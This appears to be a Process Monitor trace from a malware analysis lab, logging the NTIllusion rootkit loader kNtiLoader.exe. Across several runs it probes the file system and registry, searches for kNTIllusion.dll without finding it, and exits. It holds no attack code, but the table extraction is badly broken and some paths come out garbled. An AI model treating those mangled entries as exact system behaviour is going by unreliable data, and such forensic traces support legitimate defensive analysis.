kNtiLoader.exe	ReadFile	C:\WINDOWS\Prefetch\KNTILOADER.EXE-2AE6600B.pf	SUCCESS	
kNtiLoader.exe	CloseFile	C:\WINDOWS\Prefetch\KNTILOADER.EXE-2AE6600B.pf	SUCCESS	
kNtiLoader.exe	CreateFile	C:	SUCCESS	Desired Access: Read Attributes, Write Attributes, Synchronize, Disposition: Open, Options: Synchronous IO Non-Alert, Attributes: n/a, ShareMode: Read, Write, Delete,

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kNtiLoader.exe	QueryInformationVolume	C:	SUCCESS	AllocationSize: n/a, OpenResult: Opened VolumeCreationTime: 1/26/2008 2:05:49 PM, VolumeSerialNumber: 4016-EE0A, SupportsObjects: True, VolumeLabel: Control: FSCTL_FILE_PREFETCH
kNtiLoader.exe	FileSystemControl	C:	SUCCESS	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non-Alert, Open For Backup, Attributes: n/a, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened 0: AUTOEXEC.BAT, 1: boot.ini, 2: Config.Msi, 3: CONFIG.SYS, 4: Documents and Settings, 5: FLYPAPER.SYS, 6: hiberfil.sys, 7: IO.SYS, 8: MSDOS.SYS, 9: NTDETECT.COM, 10: ntldr, 11: pagefile.sys, 12: Program Files, 13: RECYCLER, 14: Software, 15: System Volume Information, 16: WINDOWS
kNtiLoader.exe	CreateFile	C:\	SUCCESS	
kNtiLoader.exe	QueryDirectory	C:\	SUCCESS	
kNtiLoader.exe	QueryDirectory	C:\	NO MORE FILES	
kNtiLoader.exe	CloseFile	C:\	SUCCESS	
kNtiLoader.exe	CreateFile	C:\DOCUMENTS AND SETTINGS	SUCCESS	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non-Alert, Open For Backup, Attributes: n/a, ShareMode: Read, Write, Delete,

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kNtiLoader.exe	QueryDirectory	C:\Documents and Settings	SUCCESS NO MORE FILES	AllocationSize: n/a, OpenResult: Opened 0: ., 1: .., 2: 210user, 3: All Users, 4: Default User, 5: LocalService, 6: NetworkService
kNtiLoader.exe	QueryDirectory	C:\Documents and Settings	SUCCESS	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non- Alert, Open For Backup, Attributes: n/a, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened 0: ., 1: .., 2: Application Data, 3: Cookies, 4: Desktop, 5: Favorites, 6: Local Settings, 7: My Documents, 8: NetHood, 9: NTUSER.DAT, 10: ntuser.dat.LOG, 11: ntuser.ini, 12: PrintHood, 13: Recent, 14: SendTo, 15: Start Menu, 16: Templates, 17: UserData
kNtiLoader.exe	CloseFile	C:\Documents and Settings	SUCCESS	
kNtiLoader.exe	CreateFile	C:\Documents and Settings\210user	SUCCESS	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non- Alert, Open For Backup, Attributes: n/a, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened 0: ., 1: .., 2: autoruns.exe, 3: DellLaptopBuild, 4:
kNtiLoader.exe	QueryDirectory	C:\Documents and Settings\210user	SUCCESS NO MORE FILES	
kNtiLoader.exe	QueryDirectory	C:\Documents and Settings\210user	SUCCESS	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non- Alert, Open For Backup, Attributes: n/a, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened 0: ., 1: .., 2: autoruns.exe, 3: DellLaptopBuild, 4:
kNtiLoader.exe	QueryDirectory	C:\Documents and Settings\210user	SUCCESS	
kNtiLoader.exe	CreateFile	C:\Documents and Settings\210user\Desktop	SUCCESS	Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non- Alert, Open For Backup, Attributes: n/a, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened 0: ., 1: .., 2: autoruns.exe, 3: DellLaptopBuild, 4:
kNtiLoader.exe	QueryDirectory	C:\Documents and Settings\210user\Desktop	SUCCESS	

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flypaper.exe, 5:  
 handle.exe, 6:  
 kinject.exe, 7:  
 kNtiLoader.exe, 8:  
 livekd.exe, 9:  
 NTillusion, 10:  
 procexp.exe, 11:  
 Procmon.exe, 12:  
 pslist.exe, 13: upx.exe,  
 14: wireshark-setup-  
 1.0.2.exe

kNtiLoader.exe	QueryDirectory	C:\Documents and Settings\210user\Desktop	NO MORE FILES	
kNtiLoader.exe	CloseFile	C:\Documents and Settings\210user\Desktop	SUCCESS	
				Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non-Alert, Open For Backup, Attributes: n/a, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened 0: ., 1: ..., 2: \$hf_mig\$, 3: \$MSI31Uninstall_KB893803v2\$, 4: \$NtServicePackUninstall\$, 5: \$NtServicePackUninstallIIDNMitigationAPIs\$, 6: \$NtServicePackUninstallNLSDownlevelMapping\$, 7: \$NtUninstallKB873339\$, 8: \$NtUninstallKB885835\$, 9: \$NtUninstallKB885836\$, 10: \$NtUninstallKB886185\$, 11: \$NtUninstallKB887472\$, 12: \$NtUninstallKB888302\$, 13: \$NtUninstallKB890046\$, 14: \$NtUninstallKB89085
kNtiLoader.exe	CreateFile	C:\WINDOWS	SUCCESS	
kNtiLoader.exe	QueryDirectory	C:\WINDOWS	SUCCESS	

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9\$, 15:  
\$NtUninstallKB89178  
1\$, 16:  
\$NtUninstallKB89375  
6\$, 17:  
\$NtUninstallKB89439  
1\$, 18:  
\$NtUninstallKB89635  
8\$, 19:  
\$NtUninstallKB89642  
3\$, 20:  
\$NtUninstallKB89642  
8\$, 21:  
\$NtUninstallKB89846  
1\$, 22:  
\$NtUninstallKB89958  
7\$, 23:  
\$NtUninstallKB89959  
1\$, 24:  
\$NtUninstallKB90048  
5\$, 25:  
\$NtUninstallKB90072  
5\$, 26:  
\$NtUninstallKB90101  
7\$, 27:  
\$NtUninstallKB90121  
4\$, 28:  
\$NtUninstallKB90240  
0\$, 29:  
\$NtUninstallKB90494  
2\$, 30:  
\$NtUninstallKB90541  
4\$, 31:  
\$NtUninstallKB90574  
9\$, 32:  
\$NtUninstallKB90851  
9\$, 33:  
\$NtUninstallKB90853  
1\$, 34:  
\$NtUninstallKB91043  
7\$, 35:  
\$NtUninstallKB91128  
0\$, 36:  
\$NtUninstallKB91156  
2\$, 37:  
\$NtUninstallKB91156  
4\$, 38:  
\$NtUninstallKB91192  
7\$, 39:  
\$NtUninstallKB91358  
0\$, 40:  
\$NtUninstallKB91438  
8\$, 41:  
\$NtUninstallKB91438

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KB905749.皀B  
N

kNtiLoader.exe	QueryDirect		NO MORE FILES
kNtiLoader.exe	CloseFile	C:\WINDOWS	SUCCESS

Desired Access: Read  
Data/List Directory,  
Synchronize,  
Disposition: Open,  
Options: Directory,  
Synchronous IO Non-  
Alert, Open For  
Backup, Attributes:  
n/a, ShareMode: Read,  
Write, Delete,  
AllocationSize: n/a,  
OpenResult: Opened  
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kNtiLoader.exe	CreateFile	C:\WINDOWS\system32	SUCCESS
kNtiLoader.exe	QueryDirect	C:\WINDOWS\system32	SUCCESS

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kNtiLoader.exe      QueryDirect  
                          ory                    C:\WINDOWS\system32      SUCCESS

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kNtiLoader.exe      QueryDirect      C:\WINDOWS\system32      SUCCESS

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                          ory                    C:\WINDOWS\system32      SUCCESS

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kNtiLoader.exe	CloseFile	C:\WINDOWS\system32	SUCCESS

Desired Access: Read  
Data/List Directory,  
Read Attributes,  
Disposition: Open,  
Options: Non-  
Directory File,  
Attributes: N,  
ShareMode: Read,  
Write, Delete,  
AllocationSize: n/a,  
OpenResult: Opened  
AllocationSize:  
708,608, EndOfFile:  
706,048,  
NumberOfLinks: 1,  
DeletePending: False,  
Directory: False  
Desired Access: Read  
Data/List Directory,  
Read Attributes,  
Disposition: Open,  
Options: Non-  
Directory File,  
Attributes: N,  
ShareMode: Read,  
Write, Delete,  
AllocationSize: n/a,  
OpenResult: Opened  
AllocationSize:  
991,232, EndOfFile:  
989,696,

kNtiLoader.exe	CreateFile	C:\WINDOWS\system32\n	SUCCESS
		tdll.dll	

kNtiLoader.exe	QueryStand	C:\WINDOWS\system32\n	SUCCESS
	ardInformati	tdll.dll	
	onFile		

kNtiLoader.exe	CreateFile	C:\WINDOWS\system32\k	SUCCESS
		ernel32.dll	

kNtiLoader.exe	QueryStand	C:\WINDOWS\system32\k	SUCCESS
	ardInformati	ernel32.dll	
	onFile		

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kNtiLoader.exe	CreateFile	C:\WINDOWS\system32\unicode.nls	SUCCESS	NumberOfLinks: 1, DeletePending: False, Directory: False, Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened, AllocationSize: 90,112, EndOfFile: 89,588,
kNtiLoader.exe	QueryStandardInformationFile	C:\WINDOWS\system32\unicode.nls	SUCCESS	NumberOfLinks: 1, DeletePending: False, Directory: False, Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened, AllocationSize: 266,240, EndOfFile: 265,948,
kNtiLoader.exe	CreateFile	C:\WINDOWS\system32\locale.nls	SUCCESS	NumberOfLinks: 1, DeletePending: False, Directory: False, Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened, AllocationSize: 24,576, EndOfFile: 23,044,
kNtiLoader.exe	QueryStandardInformationFile	C:\WINDOWS\system32\locale.nls	SUCCESS	NumberOfLinks: 1, DeletePending: False, Directory: False, Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened, AllocationSize: 24,576, EndOfFile: 23,044,
kNtiLoader.exe	CreateFile	C:\WINDOWS\system32\sorttbls.nls	SUCCESS	NumberOfLinks: 1, DeletePending: False, Directory: False, Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened, AllocationSize: 24,576, EndOfFile: 23,044,
kNtiLoader.exe	QueryStandardInformationFile	C:\WINDOWS\system32\sorttbls.nls	SUCCESS	NumberOfLinks: 1, DeletePending: False, Directory: False, Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened, AllocationSize: 24,576, EndOfFile: 23,044,

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kNtiLoader.exe	CreateFile	C:\Documents and Settings\210user\Desktop\KNTILOADER.EXE	SUCCESS	Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened AllocationSize: 24,576, EndOfFile: 24,576, NumberOfLinks: 1, DeletePending: False, Directory: False Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened AllocationSize: 12,288, EndOfFile: 8,386, NumberOfLinks: 1, DeletePending: False, Directory: False Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened AllocationSize: 266,240, EndOfFile: 262,148, NumberOfLinks: 1, DeletePending: False, Directory: False
kNtiLoader.exe	QueryStandardInformationFile	C:\Documents and Settings\210user\Desktop\kNtiLoader.exe	SUCCESS	
kNtiLoader.exe	CreateFile	C:\WINDOWS\system32\ctype.nls	SUCCESS	
kNtiLoader.exe	QueryStandardInformationFile	C:\WINDOWS\system32\ctype.nls	SUCCESS	
kNtiLoader.exe	CreateFile	C:\WINDOWS\system32\sortkey.nls	SUCCESS	
kNtiLoader.exe	QueryStandardInformationFile	C:\WINDOWS\system32\sortkey.nls	SUCCESS	
kNtiLoader.exe	CloseFile	C:\WINDOWS\system32\ntdll.dll	SUCCESS	
kNtiLoader.exe	CloseFile	C:\WINDOWS\system32\k	SUCCESS	

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kNtiLoader.exe	CloseFile	C:\WINDOWS\system32\usernel32.dll	SUCCESS	
kNtiLoader.exe	CloseFile	C:\WINDOWS\system32\usernel32.dll	SUCCESS	
kNtiLoader.exe	CloseFile	C:\WINDOWS\system32\usernel32.dll	SUCCESS	
kNtiLoader.exe	CloseFile	C:\Documents and Settings\210user\Desktop\kNtiLoader.exe	SUCCESS	
kNtiLoader.exe	CloseFile	C:\WINDOWS\system32\usernel32.dll	SUCCESS	
kNtiLoader.exe	CloseFile	C:\WINDOWS\system32\usernel32.dll	SUCCESS	
kNtiLoader.exe	CreateFile	C:\WINDOWS\system32\usernel32.dll	SUCCESS	Desired Access: Execute/Traverse, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened
kNtiLoader.exe	CreateFile	C:\WINDOWS\system32\usernel32.dll	SUCCESS	Desired Access: Execute/Traverse, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened
kNtiLoader.exe	CreateFile	C:\Documents and Settings\210user\Desktop\KNTILOADER.EXE	SUCCESS	Desired Access: Execute/Traverse, Disposition: Open, Options: Non-Directory File, Attributes: N, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened
kNtiLoader.exe	CloseFile	C:\WINDOWS\system32\usernel32.dll	SUCCESS	
kNtiLoader.exe	CloseFile	C:\WINDOWS\system32\usernel32.dll	SUCCESS	
kNtiLoader.exe	CloseFile	C:\Documents and Settings\210user\Desktop\kNtiLoader.exe	SUCCESS	
kNtiLoader.exe	CloseFile	C:	SUCCESS	
kNtiLoader.exe	RegOpenKe	HKLM\Software\Microsoft	NAME NOT	Desired Access: Read

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	y	\Windows NT\CurrentVersion\Image File Execution Options\kNtiLoader.exe	FOUND	Desired Access: Execute/Traverse, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non- Alert, Attributes: n/a, ShareMode: Read, Write, AllocationSize: n/a, OpenResult: Opened
kNtiLoader.exe	CreateFile	C:\Documents and Settings\210user\Desktop	SUCCESS	Control: FSCTL_IS_VOLUME _MOUNTED
kNtiLoader.exe	FileSystemControl	C:\Documents and Settings\210user\Desktop	SUCCESS	
kNtiLoader.exe	QueryOpen	C:\Documents and Settings\210user\Desktop\k NtiLoader.exe.Local	NAME NOT FOUND	
kNtiLoader.exe	Load Image	C:\WINDOWS\system32\k ernel32.dll	SUCCESS	Image Base: 0x7c800000, Image Size: 0xf6000
kNtiLoader.exe	RegOpenKey	HKLM\System\CurrentCon trolSet\Control\Terminal Server	SUCCESS	Desired Access: Read
kNtiLoader.exe	RegQueryValue	HKLM\System\CurrentCon trolSet\Control\Terminal Server\TSAppCompat	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
kNtiLoader.exe	RegCloseKey	HKLM\System\CurrentCon trolSet\Control\Terminal Server	SUCCESS	
kNtiLoader.exe	RegOpenKey	HKLM\System\CurrentCon trolSet\Control\Terminal Server	SUCCESS	Desired Access: Read
kNtiLoader.exe	RegQueryValue	HKLM\System\CurrentCon trolSet\Control\Terminal Server\TSAppCompat	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
kNtiLoader.exe	RegCloseKey	HKLM\System\CurrentCon trolSet\Control\Terminal Server	SUCCESS	
kNtiLoader.exe	RegOpenKey	HKLM\System\CurrentCon trolSet\Control\Session Manager	SUCCESS	Desired Access: Query Value
kNtiLoader.exe	RegQueryValue	HKLM\System\CurrentCon trolSet\Control\Session Manager\SafeDllSearchMo de	NAME NOT FOUND	Length: 16
kNtiLoader.exe	RegCloseKey	HKLM\System\CurrentCon trolSet\Control\Session Manager	SUCCESS	
kNtiLoader.exe	QueryOpen	C:\Documents and Settings\210user\Desktop\k	NAME NOT FOUND	

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		NTIllusion.dll		
kNtiLoader.exe	QueryOpen	C:\WINDOWS\system32\kNTIllusion.dll	NAME NOT FOUND	
kNtiLoader.exe	QueryOpen	C:\WINDOWS\system\kNTIllusion.dll	NAME NOT FOUND	
kNtiLoader.exe	QueryOpen	C:\WINDOWS\kNTIllusion.dll	NAME NOT FOUND	
kNtiLoader.exe	QueryOpen	C:\Documents and Settings\210user\Desktop\kNTIllusion.dll	NAME NOT FOUND	
kNtiLoader.exe	QueryOpen	C:\WINDOWS\system32\kNTIllusion.dll	NAME NOT FOUND	
kNtiLoader.exe	QueryOpen	C:\WINDOWS\kNTIllusion.dll	NAME NOT FOUND	
kNtiLoader.exe	QueryOpen	C:\WINDOWS\system32\wbem\kNTIllusion.dll	NAME NOT FOUND	
kNtiLoader.exe	Thread Exit		SUCCESS	User Time: 0.0000000, Kernel Time: 0.0200288, Exit Status: 0, User Time: 0.0100144, Kernel Time: 0.0200288, Private Bytes: 192,512, Peak Private Bytes: 196,608, Working Set: 614,400, Peak Working Set: 618,496
kNtiLoader.exe	Process Exit		SUCCESS	
kNtiLoader.exe	CloseFile	C:\Documents and Settings\210user\Desktop	SUCCESS	
kNtiLoader.exe	Process Start Thread		SUCCESS	Parent PID: 1424
kNtiLoader.exe	Create		SUCCESS	Thread ID: 1624
kNtiLoader.exe	QueryNameInformationFile	C:\Documents and Settings\210user\Desktop\kNtiLoader.exe	SUCCESS	Name: \Documents and Settings\210user\Desktop\kNtiLoader.exe
kNtiLoader.exe	Load Image	C:\Documents and Settings\210user\Desktop\kNtiLoader.exe	SUCCESS	Image Base: 0x400000, Image Size: 0x6000
kNtiLoader.exe	Load Image	C:\WINDOWS\system32\ntdll.dll	SUCCESS	Image Base: 0x7c900000, Image Size: 0xaf000
kNtiLoader.exe	QueryNameInformationFile	C:\Documents and Settings\210user\Desktop\kNtiLoader.exe	SUCCESS	Name: \Documents and Settings\210user\Desktop\kNtiLoader.exe
kNtiLoader.exe	CreateFile	C:\WINDOWS\Prefetch\KNTILOADER.EXE-2AE6600B.pf	SUCCESS	Desired Access: Generic Read, Disposition: Open, Options: Synchronous IO Non-Alert, Attributes: n/a,

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				ShareMode: None, AllocationSize: n/a, OpenResult: Opened AllocationSize: 4,096, EndOfFile: 3,212, NumberOfLinks: 1, DeletePending: False, Directory: False
kNtiLoader.exe	QueryStandardInformationFile	C:\WINDOWS\Prefetch\KNTILOADER.EXE-2AE6600B.pf	SUCCESS	
kNtiLoader.exe	ReadFile	C:\WINDOWS\Prefetch\KNTILOADER.EXE-2AE6600B.pf	SUCCESS	Offset: 0, Length: 3,212
kNtiLoader.exe	CloseFile	C:\WINDOWS\Prefetch\KNTILOADER.EXE-2AE6600B.pf	SUCCESS	
kNtiLoader.exe	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\kNtiLoader.exe	NAME NOT FOUND	Desired Access: Read Desired Access: Execute/Traverse, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non-Alert, Attributes: n/a, ShareMode: Read, Write, AllocationSize: n/a, OpenResult: Opened Control: FSCTL_IS_VOLUME_MOUNTED
kNtiLoader.exe	CreateFile	C:\Documents and Settings\210user\Desktop	SUCCESS	
kNtiLoader.exe	FileSystemControl	C:\Documents and Settings\210user\Desktop	SUCCESS	
kNtiLoader.exe	QueryOpen	C:\Documents and Settings\210user\Desktop\kNtiLoader.exe.Local	NAME NOT FOUND	
kNtiLoader.exe	Load Image	C:\WINDOWS\system32\kernel32.dll	SUCCESS	Image Base: 0x7c800000, Image Size: 0xf6000
kNtiLoader.exe	RegOpenKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	Desired Access: Read
kNtiLoader.exe	RegQueryValue	HKLM\System\CurrentControlSet\Control\Terminal Server\TSAppCompat	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
kNtiLoader.exe	RegCloseKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	
kNtiLoader.exe	RegOpenKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	Desired Access: Read
kNtiLoader.exe	RegQueryValue	HKLM\System\CurrentControlSet\Control\Terminal Server\TSAppCompat	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0

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kNtiLoader.exe	RegCloseKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	
kNtiLoader.exe	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Query Value
kNtiLoader.exe	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\SafeDllSearchMode	NAME NOT FOUND	Length: 16
kNtiLoader.exe	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	
kNtiLoader.exe	QueryOpen	C:\Documents and Settings\210user\Desktop\kNTIllusion.dll	NAME NOT FOUND	
kNtiLoader.exe	QueryOpen	C:\WINDOWS\system32\kNTIllusion.dll	NAME NOT FOUND	
kNtiLoader.exe	QueryOpen	C:\WINDOWS\system\kNTIllusion.dll	NAME NOT FOUND	
kNtiLoader.exe	QueryOpen	C:\WINDOWS\kNTIllusion.dll	NAME NOT FOUND	
kNtiLoader.exe	QueryOpen	C:\Documents and Settings\210user\Desktop\kNTIllusion.dll	NAME NOT FOUND	
kNtiLoader.exe	QueryOpen	C:\WINDOWS\system32\kNTIllusion.dll	NAME NOT FOUND	
kNtiLoader.exe	QueryOpen	C:\WINDOWS\kNTIllusion.dll	NAME NOT FOUND	
kNtiLoader.exe	QueryOpen	C:\WINDOWS\system32\wbem\kNTIllusion.dll	NAME NOT FOUND	
kNtiLoader.exe	Thread Exit		SUCCESS	User Time: 0.0000000, Kernel Time: 0.0100144, Exit Status: 0, User Time: 0.0100144, Kernel Time: 0.0100144, Private Bytes: 192,512, Peak Private Bytes: 196,608, Working Set: 614,400, Peak Working Set: 618,496
kNtiLoader.exe	Process Exit		SUCCESS	
kNtiLoader.exe	CloseFile	C:\Documents and Settings\210user\Desktop	SUCCESS	
kNtiLoader.exe	Process Start Thread		SUCCESS	Parent PID: 1424
kNtiLoader.exe	Create		SUCCESS	Thread ID: 1208
kNtiLoader.exe	QueryNameInformationFile	C:\Documents and Settings\210user\Desktop\kNtiLoader.exe	SUCCESS	Name: \Documents and Settings\210user\Desktop\kNtiLoader.exe
kNtiLoader.exe	Load Image	C:\Documents and Settings\210user\Desktop\k	SUCCESS	Image Base: 0x400000, Image Size:

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		NtiLoader.exe		0x6000
kNtiLoader.exe	Load Image	C:\WINDOWS\system32\ntdll.dll	SUCCESS	Image Base: 0x7c900000, Image Size: 0xaf000 Name: \Documents and
kNtiLoader.exe	QueryNameInformationFile	C:\Documents and Settings\210user\Desktop\k NtiLoader.exe	SUCCESS	Settings\210user\Desktop\kNtiLoader.exe Desired Access: Generic Read, Disposition: Open, Options: Synchronous IO Non-Alert, Attributes: n/a, ShareMode: None, AllocationSize: n/a, OpenResult: Opened AllocationSize: 4,096, EndOfFile: 3,212, NumberOfLinks: 1, DeletePending: False, Directory: False
kNtiLoader.exe	CreateFile	C:\WINDOWS\Prefetch\K NTILOADER.EXE- 2AE6600B.pf	SUCCESS	Offset: 0, Length: 3,212
kNtiLoader.exe	QueryStandardInformationFile	C:\WINDOWS\Prefetch\K NTILOADER.EXE- 2AE6600B.pf	SUCCESS	
kNtiLoader.exe	ReadFile	C:\WINDOWS\Prefetch\K NTILOADER.EXE- 2AE6600B.pf	SUCCESS	
kNtiLoader.exe	CloseFile	C:\WINDOWS\Prefetch\K NTILOADER.EXE- 2AE6600B.pf	SUCCESS	
kNtiLoader.exe	RegOpenKey	HKLM\Software\Microsoft \Windows NT\CurrentVersion\Image File Execution Options\kNtiLoader.exe	NAME NOT FOUND	Desired Access: Read Desired Access: Execute/Traverse, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non- Alert, Attributes: n/a, ShareMode: Read, Write, AllocationSize: n/a, OpenResult: Opened Control: FSCTL_IS_VOLUME _MOUNTED
kNtiLoader.exe	CreateFile	C:\Documents and Settings\210user\Desktop	SUCCESS	
kNtiLoader.exe	FileSystemControl	C:\Documents and Settings\210user\Desktop	SUCCESS	
kNtiLoader.exe	QueryOpen	C:\Documents and Settings\210user\Desktop\k NtiLoader.exe.Local	NAME NOT FOUND	
kNtiLoader.exe	Load Image	C:\WINDOWS\system32\kernel32.dll	SUCCESS	Image Base: 0x7c800000, Image Size: 0xf6000

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kNtiLoader.exe	RegOpenKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	Desired Access: Read
kNtiLoader.exe	RegQueryValue	HKLM\System\CurrentControlSet\Control\Terminal Server\TSAppCompat	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
kNtiLoader.exe	RegCloseKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	
kNtiLoader.exe	RegOpenKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	Desired Access: Read
kNtiLoader.exe	RegQueryValue	HKLM\System\CurrentControlSet\Control\Terminal Server\TSAppCompat	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
kNtiLoader.exe	RegCloseKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	
kNtiLoader.exe	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Query Value
kNtiLoader.exe	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\SafeDllSearchMode	NAME NOT FOUND	Length: 16
kNtiLoader.exe	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	
kNtiLoader.exe	QueryOpen	C:\Documents and Settings\210user\Desktop\kNTIllusion.dll	NAME NOT FOUND	
kNtiLoader.exe	QueryOpen	C:\WINDOWS\system32\kNTIllusion.dll	NAME NOT FOUND	
kNtiLoader.exe	QueryOpen	C:\WINDOWS\system\kNTIllusion.dll	NAME NOT FOUND	
kNtiLoader.exe	QueryOpen	C:\WINDOWS\kNTIllusion.dll	NAME NOT FOUND	
kNtiLoader.exe	QueryOpen	C:\Documents and Settings\210user\Desktop\kNTIllusion.dll	NAME NOT FOUND	
kNtiLoader.exe	QueryOpen	C:\WINDOWS\system32\kNTIllusion.dll	NAME NOT FOUND	
kNtiLoader.exe	QueryOpen	C:\WINDOWS\kNTIllusion.dll	NAME NOT FOUND	
kNtiLoader.exe	QueryOpen	C:\WINDOWS\system32\wbem\kNTIllusion.dll	NAME NOT FOUND	
kNtiLoader.exe	Thread Exit		SUCCESS	User Time: 0.000000, Kernel Time: 0.000000, Exit Status: 0, User Time: 0.0100144, Kernel Time: 0.000000, Private Bytes: 192,512, Peak
kNtiLoader.exe	Process Exit		SUCCESS	

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Private Bytes:  
196,608, Working Set:  
614,400, Peak  
Working Set: 618,496

kNtiLoader.exe	CloseFile	C:\Documents and Settings\210user\Desktop	SUCCESS	
kNtiLoader.exe	Process Start Thread		SUCCESS	Parent PID: 1424
kNtiLoader.exe	Create		SUCCESS	Thread ID: 1144
				Name: \Documents and
kNtiLoader.exe	QueryNameInformationFile	C:\Documents and Settings\210user\Desktop\kNtiLoader.exe	SUCCESS	Settings\210user\Desktop\kNtiLoader.exe
kNtiLoader.exe	Load Image	C:\Documents and Settings\210user\Desktop\kNtiLoader.exe	SUCCESS	Image Base: 0x400000, Image Size: 0x6000
kNtiLoader.exe	Load Image	C:\WINDOWS\system32\ntdll.dll	SUCCESS	Image Base: 0x7c900000, Image Size: 0xaf000
kNtiLoader.exe	QueryNameInformationFile	C:\Documents and Settings\210user\Desktop\kNtiLoader.exe	SUCCESS	Name: \Documents and Settings\210user\Desktop\kNtiLoader.exe
				Desired Access: Generic Read, Disposition: Open, Options: Synchronous IO Non-Alert, Attributes: n/a, ShareMode: None, AllocationSize: n/a, OpenResult: Opened AllocationSize: 4,096, EndOfFile: 3,212, NumberOfLinks: 1, DeletePending: False, Directory: False
kNtiLoader.exe	CreateFile	C:\WINDOWS\Prefetch\KNTILOADER.EXE-2AE6600B.pf	SUCCESS	Offset: 0, Length: 3,212
kNtiLoader.exe	QueryStandardInformationFile	C:\WINDOWS\Prefetch\KNTILOADER.EXE-2AE6600B.pf	SUCCESS	
kNtiLoader.exe	ReadFile	C:\WINDOWS\Prefetch\KNTILOADER.EXE-2AE6600B.pf	SUCCESS	
kNtiLoader.exe	CloseFile	C:\WINDOWS\Prefetch\KNTILOADER.EXE-2AE6600B.pf	SUCCESS	
kNtiLoader.exe	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\kNtiLoader.exe	NAME NOT FOUND	Desired Access: Read
kNtiLoader.exe	CreateFile	C:\Documents and Settings\210user\Desktop	SUCCESS	Desired Access: Execute/Traverse, Synchronize, Disposition: Open, Options: Directory, Synchronous IO Non-

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				Alert, Attributes: n/a, ShareMode: Read, Write, AllocationSize: n/a, OpenResult: Opened Control: FSCTL_IS_VOLUME _MOUNTED
kNtiLoader.exe	FileSystemControl	C:\Documents and Settings\210user\Desktop	SUCCESS	
kNtiLoader.exe	QueryOpen	C:\Documents and Settings\210user\Desktop\kNtiLoader.exe.Local	NAME NOT FOUND	
kNtiLoader.exe	Load Image	C:\WINDOWS\system32\kernel32.dll	SUCCESS	Image Base: 0x7c800000, Image Size: 0xf6000
kNtiLoader.exe	RegOpenKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	Desired Access: Read
kNtiLoader.exe	RegQueryValue	HKLM\System\CurrentControlSet\Control\Terminal Server\TSAppCompat	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
